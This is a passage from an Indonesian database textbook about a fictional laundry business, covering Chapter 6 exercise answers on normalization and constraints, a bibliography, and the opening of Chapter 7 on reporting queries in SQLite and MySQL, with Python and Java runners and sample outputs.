6.3 Dependensi: `bill_id → delivered_at, rider_name, cust_id`; `rider_name → rider_phone` (dengan anggapan nama mengenali kurir; lebih baik, `rider_id`); `cust_id → cust_name, address`. Kuncinya satu kolom, jadi tabel itu berada dalam 2NF, tetapi `bill_id → rider_name → rider_phone` dan `bill_id → cust_id → cust_name, address` transitif, jadi tidak dalam 3NF. Dekomposisi: `Delivery(bill_id, delivered_at, rider_id, cust_id)`, `Rider(rider_id, rider_name, rider_phone)`, `Customer(cust_id, cust_name, address)`, yang tak lain tabel `Customer` yang sudah ada, sehingga `cust_id` bahkan dapat dibuang karena `Bill` sudah menyebut pelanggannya. Tanpa kehilangan: `Delivery ∩ Rider = {rider_id}`, kunci Rider; `Delivery ∩ Customer = {cust_id}`, kunci Customer.

6.4 Mulai dengan $\{svc\_id, unit\}$. `svc_id → svc_desc, svc_price` menambah dua. Tidak ada penentu lain (`bill`, `cust_id`, `outlet_id`) di dalam himpunan itu, jadi tutupannya $\{svc\_id, unit, svc\_desc, svc\_price\}$, empat kolom dari tiga belas. Itu bukan kunci: banyak nota berbagi layanan dan jumlah yang sama. (Menambahkan `payment` ke tutupan memerlukan dependensi `svc_id, unit → payment`, yang digugurkan **Kode 6.8** pada data lengkap.)

6.5 `payment` mencatat tagihan nota ini ketika dibuat. Harga berubah, sehingga layanan dan jumlah yang sama dapat ditagih berbeda pada waktu berbeda: `Service_id, unit` tidak menentukan `payment` sebagai aturan, dan tanpa dependensi itu tidak ada dependensi transitif. Ia *akan* melanggar 3NF di bawah aturan "nota selalu ditagih dengan harga terkini", karena `payment` lalu menjadi fungsi dari `Service_id` dan `unit` dan harus dihitung ulang setiap kali harga berubah.

6.6 Di MariaDB 10.11, pernyataan dalam `sql/ex_self_supervisor.mysql.sql` gagal dengan ERROR 1901: "Function or expression 'spv_id' cannot be used in the CHECK clause of `Employee_not_self`". MySQL dan MariaDB melarang `CHECK` pada kolom yang dapat diubah oleh kunci tamu dengan aksi referensial (di sini `ON UPDATE CASCADE`), karena kaskade dapat mengubah nilainya tanpa pemeriksaan dijalankan. Karena itu aturan tersebut tinggal di aplikasi (layar pegawai milik pemilik menolaknya) dan di pemeriksaan konsistensi `C09` milik App, yang menghitung pelanggaran dan harus menghasilkan 0.

6.7 `note` | VARCHAR(100) | boleh NULL | catatan kasir, tidak pernah ditampilkan ke pelanggan | NULL untuk semua baris contoh. MySQL: `note VARCHAR(100) NULL COMMENT 'Remark by the cashier'`. SQLite: `note VARCHAR(100) NULL` ditambah `CONSTRAINT Bill_note_len CHECK (note IS NULL OR length(note) <= 100)`, karena SQLite tidak menegakkan panjangnya.

6.8 **Kode 6.16** adalah tabelnya; **Kode 6.17** mengujinya.

Kode 6.16 `sql/ex_topup.sqlite.sql`: tabel `TopUp` untuk isi ulang deposit, dengan gaya penamaan dan batasan skema ini.

```
-- Soal 6.8: tabel pencatat isi ulang deposit (aturan bisnis BR-15).
CREATE TABLE TopUp (
    id          INTEGER       NOT NULL PRIMARY KEY AUTOINCREMENT,
    Customer_id CHAR(5)       NOT NULL,
    topped_at   DATETIME      NOT NULL DEFAULT (datetime('now','localtime')),
    amount      DECIMAL(10,2) NOT NULL,
    method      VARCHAR(8)    NOT NULL,
    reference   VARCHAR(50)   NULL,
    Employee_id CHAR(5)       NOT NULL,      -- siapa yang menerima uang
    CONSTRAINT TopUp_amount_pos  CHECK (amount > 0),
    CONSTRAINT TopUp_method_enum CHECK (method IN ('cash','qris','transfer')),
    CONSTRAINT TopUp_topped_at_fmt
        CHECK (topped_at = strftime('%Y-%m-%d %H:%M:%S', topped_at)),
    CONSTRAINT TopUp_Customer FOREIGN KEY (Customer_id)
        REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT TopUp_Employee FOREIGN KEY (Employee_id)
        REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE
);
CREATE INDEX TopUp_customer_idx ON TopUp (Customer_id, topped_at);
```

Kode 6.17 `python/ex_topup.py`: satu isi ulang dan perubahan depositnya dalam satu transaksi, dan tiga isi ulang buruk yang ditolak.

```
"""Bab 6, Soal 6.8: tambahkan tabel TopUp ke salinan lalu ujilah.

Isi ulang dan perubahan Customer.credit ditulis dalam SATU transaksi,
sehingga saldo deposit dan riwayatnya tidak pernah bertentangan.
Run:  python ex_topup.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB, HERE

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "topup.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)
con.execute("PRAGMA foreign_keys = ON")
with open(os.path.join(HERE, "..", "sql", "ex_topup.sqlite.sql"),
          encoding="utf-8") as f:
    con.executescript(f.read())

before = con.execute("SELECT credit FROM Customer WHERE id = 'C0089'").fetchone()[0]
with con:                                          # satu transaksi: semua atau tidak
    con.execute("""INSERT INTO TopUp (Customer_id, topped_at, amount, method,
                   Employee_id) VALUES ('C0089', '2026-09-30 20:30:00',
                   200000, 'cash', 'E0004')""")
    con.execute("UPDATE Customer SET credit = credit + 200000 WHERE id = 'C0089'")
after = con.execute("SELECT credit FROM Customer WHERE id = 'C0089'").fetchone()[0]
print(f"C0089 deposit: {before} -> {after}")

BAD = [("amount 0", "('C0089', '2026-09-30 20:31:00', 0, 'cash', 'E0004')"),
       ("unknown customer", "('C9999', '2026-09-30 20:31:00', 50000, 'cash', "
                            "'E0004')"),
       ("paid from the deposit itself", "('C0089', '2026-09-30 20:31:00', "
                                        "50000, 'credit', 'E0004')")]
for name, values in BAD:
    try:
        with con:
            con.execute("INSERT INTO TopUp (Customer_id, topped_at, amount, "
                        "method, Employee_id) VALUES " + values)
        print("accepted", name)
    except sqlite3.IntegrityError as e:
        print(f"refused  {name}: {e}")
con.close()
shutil.rmtree(tmp)
```

```
C0089 deposit: 109000 -> 309000
refused  amount 0: CHECK constraint failed: TopUp_amount_pos
refused  unknown customer: FOREIGN KEY constraint failed
refused  paid from the deposit itself: CHECK constraint failed: TopUp_method_enum
```

Deposit pelanggan `C0089` naik dari Rp 109.000 menjadi Rp 309.000, dan baris isi ulang mencatat siapa yang menerima uang dan kapan. Isi ulang sebesar 0, isi ulang untuk pelanggan yang tidak ada, dan isi ulang yang dibayar “dari deposit itu sendiri” semuanya ditolak basis data. Dengan tabel ini `Customer.credit` menjadi dapat dihitung ulang: saldonya sama dengan jumlah isi ulang dikurangi pembayaran `credit`, dan sebuah kueri pemeriksa dapat membandingkan keduanya.

6.9 SQLite menolaknya: `CHECK constraint failed: Bill_arrived_fmt` (tabel pemecahan masalah Bab 5 mencantumkan pesan yang sama). MariaDB menerimanya dan menyimpan nilai yang sudah dinormalkan, seperti diperlihatkan `sql/ex_iso_datetime.mysql.sql`:

```
+-------+---------------------+
| id    | arrived             |
+-------+---------------------+
| B9990 | 2026-09-30 19:00:00 |
+-------+---------------------+
```

Perilaku MariaDB lebih ramah untuk satu pernyataan, tetapi itu berarti program yang sama dapat menulis dua ejaan berbeda ke dua mesin. Aturan SQLite memaksa setiap jalur menghasilkan `YYYY-MM-DD HH:MM:SS`, yang menjaga perbandingan teks seperti `arrived < '2026-10-01'` tetap benar di mana-mana; konsistensi itu sepadan dengan sebuah pesan galat.

6.10 Dependensi: `id → Bill_id, status, changed_at, Employee_id`. Satu-satunya penentu adalah kuncinya, jadi StatusLog berada dalam BCNF. `(Bill_id, status)` pada umumnya bukan kunci kandidat: sebuah nota pada prinsipnya dapat menerima dua keluhan. Dalam tahun contoh, setiap nota punya paling banyak satu baris untuk setiap status, sehingga pasangan itu kebetulan unik, tetapi usaha tidak menjanjikannya, jadi tidak dideklarasikan.

6.11 **Kode 6.18** menjawabnya.

Kode 6.18 `java/StaffRoles.java`: peran turunan setiap pegawai, dari satu kueri dengan `CASE` dan `EXISTS`.

```java
// Bab 6, Soal 6.11: turunkan peran setiap pegawai (aturan BR-12) dalam SQL.
//   javac -d out StaffRoles.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar StaffRoles
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class StaffRoles {
    public static void main(String[] args) throws Exception {
        String sql = "SELECT e.id, e.name, e.Outlet_id, "
            + "CASE WHEN e.spv_id IS NULL THEN 'owner' "
            + "     WHEN EXISTS (SELECT 1 FROM Employee s "
            + "                  WHERE s.spv_id = e.id) THEN 'supervisor' "
            + "     WHEN e.section = 'transaction' THEN 'cashier' "
            + "     ELSE 'washer' END AS role "
            + "FROM Employee e ORDER BY e.id";
        try (Connection con = DriverManager.getConnection(
                "jdbc:sqlite:../data/laundry.db");
             Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            while (rs.next()) {
                System.out.printf("%s  %-22s %s  %s%n", rs.getString(1),
                    rs.getString(2), rs.getString(3), rs.getString(4));
            }
        }
    }
}
```

```
E0001  Hendra Wijaya          O01  owner
E0002  Siti Nurhaliza Rahman  O02  supervisor
E0003  Bambang Sutrisno       O03  supervisor
E0004  Dewi Lestari Putri     O01  cashier
E0005  Anisa Rahmawati        O01  cashier
E0006  Agus Setiawan          O01  washer
E0007  Yulia Kartika Sari     O01  washer
E0008  Rizky Pratama          O02  cashier
E0009  Moh. Ma'ruf Hidayat    O02  washer
E0010  Wulan Sari Dewi        O02  washer
E0011  Kevin Tanoto           O02  cashier
E0012  Fitri Handayani        O03  cashier
E0013  Slamet Riyadi          O03  washer
E0014  Nur Aini Maulida       O03  washer
```

Pemilik adalah satu-satunya pegawai tanpa penyelia; Siti Nurhaliza Rahman dan Bambang Sutrisno adalah penyelia karena ada yang melapor kepada mereka, walaupun yang satu bekerja di bagian cuci dan yang lain di meja kasir; selebihnya kasir atau petugas cuci menurut bagiannya.

6.12 Sebelum membuang `password`, migrasi harus memeriksa bahwa tidak ada program yang menyisipkan ke dalamnya atau membacanya (telusuri kode setiap jalur), dan bahwa setiap akun yang harus bisa masuk memiliki `password_hash`; setiap `INSERT` lama yang masih menyebut kolom itu akan gagal begitu kolomnya hilang. Meng-hash kata sandi lama yang terbuka seperti `12345` tidak ada gunanya: hash-nya benar, tetapi kata sandinya begitu lemah sehingga penyerang akan langsung menebaknya, dan semua pegawai memakai yang sama. Menimpanya dengan `*****` memaksa pemilik memberi setiap pegawai kata sandi baru melalui aplikasi, yang menyimpannya dalam bentuk hash yang benar.

Daftar Pustaka

[1] E. F. Codd, “A relational model of data for large shared data banks,” *Communications of the ACM*, vol. 13, no. 6, pp. 377–387, 1970.

[2] P. P.-S. Chen, “The entity-relationship model: Toward a unified view of data,” *ACM Transactions on Database Systems*, vol. 1, no. 1, pp. 9–36, 1976.

[3] G. C. Everest, “Basic data structure models explained with a common example,” in *Proc. Fifth Texas Conference on Computing Systems*, Austin, TX, USA, 1976, pp. 39–46.

[4] SQLite Consortium, *SQLite Foreign Key Support*. [Daring]. Tersedia: https://www.sqlite.org/foreignkeys.html

[5] W. W. Armstrong, “Dependency structures of data base relationships,” in *Proc. IFIP Congress 1974*, Stockholm, Sweden, 1974, pp. 580–583.

[6] E. F. Codd, “Further normalization of the data base relational model,” in *Data Base Systems*, R. Rustin, Ed. Englewood Cliffs, NJ, USA: Prentice-Hall, 1972, pp. 33–64.

[7] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Boston, MA, USA: Pearson, 2016.

[8] A. Silberschatz, H. F. Korth, and S. Sudarshan, *Database System Concepts*, 7th ed. New York, NY, USA: McGraw-Hill, 2020.

[9] endoflife.date, *MySQL*. [Daring]. Tersedia: https://endoflife.date/mysql (diakses Sep. 2026).

[10] MariaDB Foundation, “MariaDB Server 12.3, 11.8, 11.4 and 10.11: Q3 2026 maintenance releases, and goodbye 10.6,” Agu. 2026. [Daring]. Tersedia: https://mariadb.org/mariadb-server-12-3-11-8-11-4-and-10-11-q3-2026-maintenance-releases-and-goodbye-10-6/

[11] SQLite Consortium, *Datatypes In SQLite*. [Daring]. Tersedia: https://www.sqlite.org/datatype3.html

[12] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[13] OWASP Foundation, *Password Storage Cheat Sheet*, OWASP Cheat Sheet Series. [Daring]. Tersedia: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[14] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. [Daring]. Tersedia: https://peraturan.go.id/id/uu-no-27-tahun-2022

[15] Hukumonline, "Pemerintah Akhirnya Terbitkan Kerangka Implementasi Pelindungan Data Pribadi: Berlaku Mulai 16 Januari 2027," 2026. [Daring]. Tersedia: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[16] W. Kent, "A simple guide to five normal forms in relational database theory," *Communications of the ACM*, vol. 26, no. 2, pp. 120–125, 1983.

[17] SQLite Consortium, *Release History of SQLite* (3.53.4, 2026-07-24). [Daring]. Tersedia: https://www.sqlite.org/changes.html (diakses Sep. 2026).

Bab 7

SQL untuk Binatu: Tiga Puluh Pertanyaan Pemilik Usaha

Di akhir bab ini Anda akan mampu menjawab, dalam SQL, setiap pertanyaan pemilik Profitina Laundry tentang usahanya: apa yang terjadi hari ini, berapa uang yang masuk bulan ini, outlet dan layanan mana yang menopang toko, siapa yang masih berutang, kantong mana yang terlambat, bagaimana pelanggan membayar dan seberapa sering mereka datang, apa pengaruh Lebaran terhadap pekan itu, dan nota mana yang berakhir dengan keluhan. Anda akan mengerjakan tiga puluh kueri nyata, satu pertanyaan untuk masing-masing, dan membaca hasil nyatanya dari tahun contoh di Bab 5. Sepanjang jalan Anda akan menguasai bagian-bagian SQL yang menjadi bahan laporan: penggabungan (*join*), dalam dan luar; pengelompokan dan agregasi bersyarat; subkueri dan *common table expression*; fungsi jendela (*window function*) seperti `ROW_NUMBER` dan `SUM` berjalan; serta tanggal dan waktu, yang ditangani secara berbeda oleh SQLite dan MySQL. Lalu Anda akan melihat ke balik layar dengan `EXPLAIN QUERY PLAN`, melihat indeks mana yang dipakai setiap pertanyaan dan mengapa sebagian pertanyaan tidak dapat memakai indeks apa pun, dan mengukur perbedaannya. Sebuah pelari (*runner*) Python dan sebuah pelari Java mencetak setiap hasil, dan ketiga puluh kueri memberi jawaban yang identik di SQLite dan di MariaDB.

7.1 Posisi Kita Sekarang

Bab 5 membangun setahun transaksi toko dan Bab 6 menjelaskan mengapa transaksi itu tinggal di tujuh tabel. Kedua bab itu belum banyak bertanya kepada data; Bab 5 menelusuri beberapa nota dan menggambar grafik dari lima ringkasan. Bab ini tentang pertanyaan-pertanyaan itu.

Pemilik, Hendra Wijaya, tidak berpikir dalam tabel. Ia berpikir dalam kalimat: “Bagaimana hari ini?”, “Apakah Wiyung sudah menutup biayanya?”, “Siapa yang sebulan tidak mengambil cuciannya?”, “Apakah stiker QRIS baru di meja kasir mengubah sesuatu?”. Setiap kalimat menjadi satu kueri SQL, dan tiga puluh kueri dalam bab ini adalah tiga puluh kalimat yang menjadi dasar *dashboard*, laporan, dan halaman status aplikasi. Kueri-kueri itu berasal dari berkas App `database/queries.sql`, tempat masing-masing dicetak bersama hasil nyatanya; folder kode bab ini menyimpannya sebagai tiga puluh berkas terpisah, diformat ulang agar muat di halaman, dan memeriksa bahwa jawabannya tetap sama.

Kueri-kueri dikelompokkan menurut jenis pertanyaannya, bukan menurut fitur SQL, karena begitulah Anda akan menjumpainya di tempat kerja. **Tabel 7.1** adalah petanya.

Tabel 7.1 Tiga puluh kueri menurut pertanyaan yang dijawabnya. Subbab 7.11 sampai 7.13 kemudian membahas kecepatan, dialek, dan pelari Java.

Subbab	Pertanyaan	Kueri	SQL baru di subbab itu
7.3	hari ini dan bulan ini	Q01, Q02, Q11	subkueri skalar, `COALESCE`, `SUM` bersyarat
7.4	uang sepanjang tahun	Q03–Q06	`GROUP BY` sebuah ekspresi, pivot, porsi
7.5	layanan dan orang	Q07–Q10	`LEFT JOIN`, fungsi jendela, pengelompokan atas join
7.6	antrean dan jam	Q12–Q15, Q27	aritmetika tanggal, `WITH` (CTE)
7.7	uang terutang dan terbayar	Q16, Q17, Q23	tabel turunan, total berjalan, klasifikasi
7.8	pelanggan	Q18–Q20, Q30	`LIMIT`, kelompok kunjungan, parameter
7.9	pola waktu	Q21, Q22, Q24–Q26	kuartal, hari, pekan
7.10	mutu	Q28, Q29	`COUNT(DISTINCT ...)`, subkueri di `WHERE`

7.2 Cara Menjalankan Kueri, dan Cara Membacanya

7.2.1 Tiga cara menjalankannya

Setiap kueri adalah berkas `sql/qNN.sql` di folder kode bab ini, dari `q01.sql` sampai `q30.sql`. Anda dapat menjalankannya dengan tiga cara.

- **Di peramban basis data.** Buka `data/laundry.db` di DB Browser for SQLite (atau ekstensi SQLite di VS Code), tempelkan isi berkas ke tab *Execute SQL*, lalu jalankan. Inilah cara terbaik untuk bereksperimen: ubah satu baris, jalankan lagi. (Q30 memuat dua penanda `?`; gantilah dengan `'B2938'` dan `'089600001482'` ketika menempelkannya.)
- **Dengan pelari Python**, **Kode 7.1**, yang mencetak hasil sebagai tabel seperti yang Anda lihat di bab ini.
- **Dengan pelari Java** di Subbab 7.13, yang mencetak tabel yang persis sama.

Kode 7.1 `python/run_queries.py`: jalankan kueri mana pun dari ketiga puluhnya di SQLite atau MySQL, cetak hasilnya, atau bandingkan kedua mesin.

```
"""Bab 7: jalankan ketiga puluh kueri laporan dan cetak hasil nyatanya.

    python run_queries.py              ke-30 kueri, paling banyak 14 baris
    python run_queries.py 8 13         hanya Q08 dan Q13
    python run_queries.py 12 --rows 0  Q12 dengan semua baris (0 = tanpa batas)
    python run_queries.py --mysql      sama di MySQL/MariaDB (PyMySQL;
                                       DB_HOST, DB_PORT, DB_USER, DB_PASS)
    python run_queries.py --compare    jalankan ke-30 di KEDUA mesin, bandingkan
    python run_queries.py ex/ex7_2.sql berkas kueri lain di bawah sql/

Setiap kueri adalah berkas sql/qNN.sql. Bila MySQL butuh fungsi tanggal
lain, mysql/qNN.mysql.sql memuat versinya. Q30 punya dua parameter ?.
"""
import decimal
import os
import sys

from lpdb import HERE, open_db, table

SQL = os.path.join(HERE, "..", "sql")
MYSQL = os.path.join(HERE, "..", "mysql")
PARAMS = {30: ("B2938", "089600001482")}       # id nota, telepon seperti diketik


def query_text(n, engine):
    if isinstance(n, str):                       # nama berkas, mis. ex/ex7_2.sql
        with open(os.path.join(SQL, n), encoding="utf-8") as f:
            text = f.read()
        return text.splitlines()[0].lstrip("- "), text
    path = os.path.join(MYSQL, f"q{n:02d}.mysql.sql")
    if engine != "mysql" or not os.path.exists(path):
        path = os.path.join(SQL, f"q{n:02d}.sql")
    with open(path, encoding="utf-8") as f:
        text = f.read()
    title = text.splitlines()[0].lstrip("- ")
    return title, text
```

Kode 7.1 (Lanjutan) *python/run_queries.py: jalankan kueri mana pun dari ketiga puluhnya di SQLite atau MySQL, cetak hasilnya, atau bandingkan kedua mesin.*

```
def run(con, n, engine):
    title, text = query_text(n, engine)
    params = PARAMS.get(n, ()) if isinstance(n, int) else ()
    if engine == "mysql" and params:            # penanda PyMySQL adalah %s
        text = "\n".join(line for line in text.splitlines()
                         if not line.startswith("--"))   # buang komentar
        text = text.replace("%", "%%").replace("?", "%s")
    cur = con.cursor()
    if params:
        cur.execute(text, params)
    else:                                       # tak ada yang diikat
        cur.execute(text)
    headers = [d[0] for d in cur.description]
    return title, headers, cur.fetchall()


def show(headers, rows):
    """Tabel bila muat 84 kolom; jika tidak, satu blok 'kolom: nilai' per baris."""
    cells = [["NULL" if v is None else str(v) for v in r] for r in rows]
    widths = [max([len(h)] + [len(r[i]) for r in cells])
              for i, h in enumerate(headers)]
    if sum(widths) + 3 * (len(widths) - 1) <= 84:
        table(headers, rows)
        return
    pad = max(len(h) for h in headers)
    for i, r in enumerate(cells, 1):
        print(f"-- row {i}")
        for h, v in zip(headers, r):
            print(f"{h:<{pad}} : {v}")


def normal(v):
    """Samakan nilai SQLite dan MySQL: 4572000 == 4572000.00."""
    if isinstance(v, (int, float, decimal.Decimal)):
        return round(float(v), 2)
    return str(v)


def connect_mysql():
    import pymysql
    return pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                           port=int(os.environ.get("DB_PORT", "3306")),
                           user=os.environ.get("DB_USER", "root"),
                           password=os.environ.get("DB_PASS", ""),
                           database="profitina_laundry")
```

Kode 7.1 (Lanjutan) *python/run_queries.py: jalankan kueri mana pun dari ketiga puluhnya di SQLite atau MySQL, cetak hasilnya, atau bandingkan kedua mesin.*

```
args = sys.argv[1:]
limit = 14
if "--rows" in args:
    limit = int(args[args.index("--rows") + 1])
    del args[args.index("--rows"):args.index("--rows") + 2]
numbers = [int(a) if a.isdigit() else a for a in args
           if a.isdigit() or a.endswith(".sql")] or list(range(1, 31))

if "--compare" in args:
    lite, my = open_db(), connect_mysql()
    for n in numbers:
        _, _, a = run(lite, n, "sqlite")
        _, _, b = run(my, n, "mysql")
        same = [[normal(v) for v in r] for r in a] == \
               [[normal(v) for v in r] for r in b]
        print(f"Q{n:02d}  {len(a):>3} rows  {'same' if same else 'DIFFERENT'}")
    sys.exit(0)

engine = "mysql" if "--mysql" in args else "sqlite"
con = connect_mysql() if engine == "mysql" else open_db()
for n in numbers:
    title, headers, rows = run(con, n, engine)
    print(f"{title}   [{len(rows)} row(s)]")
    show(headers, rows[:limit] if limit else rows)
    if limit and len(rows) > limit:
        print(f"... {len(rows) - limit} more row(s)")
    print()
con.close()
```

Pelari ini pendek tetapi memperlihatkan tiga kebiasaan yang patut ditiru. SQL disimpan dalam berkas `.sql`, bukan dalam string Python, sehingga berkas yang sama dapat ditempelkan ke alat apa pun. Id nota dan telepon untuk Q30 dikirim sebagai **parameter**, tidak pernah ditempelkan ke teks SQL (Subbab 7.8.4 menjelaskan alasannya). Dan ketika hasilnya lebih lebar daripada halaman, pelari mencetak satu blok per baris alih-alih tabel, seperti `\G` pada klien MySQL.

7.2.2 Urutan kueri dibaca

SQL ditulis dalam satu urutan dan dievaluasi dalam urutan lain, dan sebagian besar kebingungan tentang `GROUP BY`, alias, dan fungsi jendela hilang begitu Anda mengetahui urutan kedua itu. **Gambar 7.1** memperlihatkannya.



Gambar 7.1 Urutan logis evaluasi sebuah `SELECT`. Urutan ini berbeda dari urutan kata dalam teks kueri: `SELECT` berada di urutan kelima, setelah baris-baris dipilih dan dikelompokkan.

Basis data lebih dulu membangun baris (`FROM` dan `JOIN`), membuang yang tidak lolos `WHERE`, membentuk kelompok (`GROUP BY`), membuang kelompok yang tidak lolos `HAVING`, dan baru kemudian menghitung kolom-kolom yang tertulis setelah `SELECT`. Fungsi jendela melihat baris-baris yang sudah jadi; `ORDER BY` mengurutkannya; `LIMIT` memotong daftarnya. Dua akibatnya menjelaskan banyak pesan galat. Klausa `WHERE` tidak dapat memakai `COUNT(*)`, karena penghitungan baru terjadi kemudian, pada tahap pengelompokan; syarat atas kelompok ditaruh

di `HAVING`. Dan fungsi jendela dapat dihitung atas `COUNT(*)`, karena ketika jendela berjalan, hitungannya sudah ada. Urutan ini adalah urutan yang didefinisikan standar SQL [1]; mesin sungguhan boleh menjalankan langkah-langkahnya secara berbeda, asalkan hasilnya sama.

7.2.3 Tiga gagasan yang diandalkan setiap kueri berikut

Kueri menghasilkan tabel. Apa pun yang dilakukan sebuah `SELECT` di dalamnya, hasilnya kembali berupa tabel berisi baris dan kolom, dan karena itulah kueri dapat dipakai di tempat yang mengharapkan tabel: di `FROM` (*tabel turunan*, Q16), di klausa `WITH` (*common table expression*, Q13), atau di dalam kurung di tempat yang mengharapkan satu nilai (*subkueri skalar*, Q01). Setiap kueri panjang dalam bab ini dibangun dari kueri-kueri pendek persis dengan cara itu.

`NULL` berarti "tidak diketahui", dan ia menular. `NULL` bukan nol dan bukan string kosong; ia adalah ketiadaan nilai. Setiap perbandingan dengan `NULL` tidak benar dan tidak salah melainkan tidak diketahui, sehingga `finished = NULL` tidak pernah cocok dengan baris mana pun, dan ujinya harus ditulis `finished IS NULL`. Aritmetika dengan `NULL` menghasilkan `NULL`: `40000 - NULL` adalah `NULL`, bukan 40000. Agregat selain `COUNT(*)` melewati nilai `NULL`, sifat yang dimanfaatkan Q27 dan Q28 serta jebakan yang dihindari Q01 dan Q16 dengan `COALESCE`. Aturan SQL untuk `NULL` disebut logika tiga nilai, dan kebanyakan laporan keliru yang "tampak hampir benar" berasal dari melupakannya.

Pengelompokan meringkas baris. Setelah `GROUP BY`, setiap kelompok menjadi satu baris, dan satu-satunya yang dapat dinyatakan tentangnya adalah kolom-kolom yang dikelompokkan dan agregat atas baris-barisnya: `COUNT`, `SUM`, `AVG`, `MIN`, `MAX`. Kolom yang tidak dikelompokkan dan tidak diagregasi tidak punya nilai tunggal dalam kelompok itu; MySQL menolak kueri semacam itu, sedangkan SQLite diam-diam memilih nilai dari salah satu baris. Subbab 7.5.3 kembali membahas perbedaan ini.

7.2.4 Dari pertanyaan ke kueri: metode yang dikerjakan

Ketiga puluh kueri itu tidak ditulis sekali jadi, dan metode di baliknya dapat dipelajari. Ambil pertanyaan yang mungkin diajukan pemilik setelah membaca Bab 5: *"Benarkah cuci kering dan sepatu lebih sering dikeluhkan daripada layanan lain?"* Lima langkah mengubahnya menjadi SQL.

1. **Sebutkan baris yang dihitung.** Keluhan hanya dapat menyusul pengambilan, jadi populasinya adalah nota yang sudah diambil: `status = 'departed' AND finished IS NOT NULL` (syarat kedua menyingkirkan pembatalan).
2. **Sebutkan fakta yang dicari.** Keluhan adalah baris `StatusLog` dengan `status = 'complaint'`. Pada prinsipnya satu nota dapat memiliki dua, jadi ambillah nota-nota yang *berbeda*.
3. **Tentukan bagaimana keduanya bertemu.** Setiap nota yang sudah diambil harus tetap dihitung, dengan atau tanpa keluhan: `LEFT JOIN` dari nota ke keluhan.
4. **Tentukan kelompoknya.** Pertanyaannya membandingkan dua jenis layanan, jadi kelompoknya adalah `CASE` yang mengubah lima kode layanan menjadi satu label.
5. **Tentukan angkanya.** Nota yang diambil, nota yang dikeluhkan, dan lajunya, pola Persamaan (7.2) sekali lagi.

Kode 7.2 adalah hasilnya, dengan dua langkah pertama ditulis sebagai CTE bernama agar kueri terbaca sesuai urutan metode.

Kode 7.2 `sql/ex/complaints.sql`: laju keluhan dua jenis layanan, ditulis selangkah demi selangkah dengan dua CTE.

```sql
-- Which kinds of service lead to complaints? Collected bills only.
WITH collected AS (
    SELECT b.id, b.Service_id
      FROM Bill b
     WHERE b.status = 'departed' AND b.finished IS NOT NULL
),
complained AS (
    SELECT DISTINCT Bill_id FROM StatusLog WHERE status = 'complaint'
)
SELECT CASE WHEN c.Service_id IN ('S0004', 'S0005', 'S0006', 'S0007',
                                  'S0011') THEN 'dry cleaning, shoes'
            ELSE 'everything else' END AS kind,
       COUNT(*) AS collected,
       COUNT(k.Bill_id) AS complaints,
       ROUND(100.0 * COUNT(k.Bill_id) / COUNT(*), 2) AS complaint_pct
  FROM collected c LEFT JOIN complained k ON k.Bill_id = c.id
 GROUP BY kind
 ORDER BY complaint_pct DESC;
```

```
Which kinds of service lead to complaints? Collected bills only.   [2 row(s)]
kind               | collected | complaints | complaint_pct
-------------------+-----------+------------+--------------
dry cleaning, shoes | 495       | 10         | 2.02
everything else     | 2380      | 34         | 1.43
```

Jawabannya ya: 2,02 % dibanding 1,43 %. Angka itu cocok dengan aturan yang ditanamkan Bab 5 ke dalam generator (dua kali peluang dasar untuk cuci kering dan sepatu), diencerkan oleh kebetulan dan oleh faktor Lebaran yang berlaku untuk semua jenis. `COUNT(k.Bill_id)` hanya menghitung nota yang menemukan keluhan, karena *left join* membiarkan `k.Bill_id` bernilai `NULL` untuk yang lain. Lima langkah yang sama, baris, fakta, pertemuan, kelompok, angka, menghasilkan setiap kueri dalam bab ini.

7.3 Hari Ini dan Bulan Ini: Dashboard

7.3.1 Q01: hari ini di setiap outlet

Hal pertama yang dilihat pemilik setelah masuk adalah satu baris per outlet: nota yang diterima hari ini, uang yang diterima hari ini, kantong yang sedang diproses, kantong yang siap diambil. **Kode 7.3** menjawabnya, dengan "hari ini" ditetapkan pada hari potret, 30 September 2026.

Kode 7.3 `sql/q01.sql`: baris dashboard setiap outlet, dibangun dari empat subkueri skalar.

```sql
-- Q01. Dashboard: today at each outlet (FR-8). 'Today' = 2026-09-30.
SELECT o.id AS outlet,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id
           AND DATE(b.arrived) = '2026-09-30') AS bills_today,
       (SELECT COALESCE(SUM(p.amount), 0)
          FROM Payment p JOIN Bill b ON b.id = p.Bill_id
         WHERE b.Outlet_id = o.id
           AND DATE(p.paid_at) = '2026-09-30') AS received_today,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id AND b.status = 'queued') AS queued_now,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id AND b.status = 'finished') AS ready_for_pickup
  FROM Outlet o
 ORDER BY o.id;
```

```
Q01. Dashboard: today at each outlet (FR-8). 'Today' = 2026-09-30.   [3 row(s)]
outlet | bills_today | received_today | queued_now | ready_for_pickup
-------+-------------+----------------+------------+-----------------
O01    | 6           | 186000         | 9          | 23
O02    | 1           | 0              | 9          | 6
O03    | 3           | 160000         | 5          | 5
```

